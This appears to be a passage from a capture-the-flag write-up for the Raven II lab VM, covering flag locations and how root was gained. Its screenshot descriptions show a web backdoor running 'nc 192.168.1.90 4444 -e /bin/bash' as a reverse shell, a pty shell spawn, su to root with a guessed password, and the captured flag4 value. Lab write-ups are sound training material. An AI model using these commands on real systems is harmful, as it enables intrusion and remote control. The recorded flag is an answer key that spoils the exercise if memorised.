
Flag Number	Location	
1	Directory traversal 192.168.1.115/vendor/PATH	
2	NC backdoor via phpmailer exploit /var/www/flag2.txt	
3	NC backdoor access find /var/www -type f -iname 'flag*'	

Target 2: Flag 4 (Bonus)

To gain root access on Target :


- Spawn a python interactive shell and SU to root.
- Guess the same password as the attacker machine.

Flag is located in /root/flag4.txt



The screenshot shows a Mozilla Firefox browser window with the address bar displaying `192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 4444 -e /bin/bash`. The page content is a raw email message from 'Vulnerable Server <"hackerman">' to 'blah"@badguy.com'. The email body contains a series of SMTP commands and responses, including `EHLO raven.local`, `MAIL FROM: blah"@badguy.com`, and `RCPT TO: 01670`. The final line of the email body is `Waiting for 192.168.1.115...`.

Backdoor Page containing exploit code



The screenshot shows a terminal session on a Kali machine. The user runs `nc -lvnp 4444` to start a listener. A connection is established from `192.168.1.115`. The user then runs `python -c 'import pty;pty.spawn("/bin/bash")'` to spawn a shell. The prompt changes to `www-data@target2:/var/www/html$`. The user then runs `su root` and enters the password `toor`. The prompt changes to `root@target2:/var/www/html#`. The user then runs `cd; ls` and `cat flag4.txt`. The output of `cat flag4.txt` is `flag4{df2bc5e951d91581467bb9a2a8ff4425}`. The terminal also displays a message: `CONGRATULATIONS on successfully rooting RavenII` and `I hope you enjoyed this second iteration of the Raven VM`. The user then runs `@mccannwj / wjmccann.github.io` and `root@target2:~#`.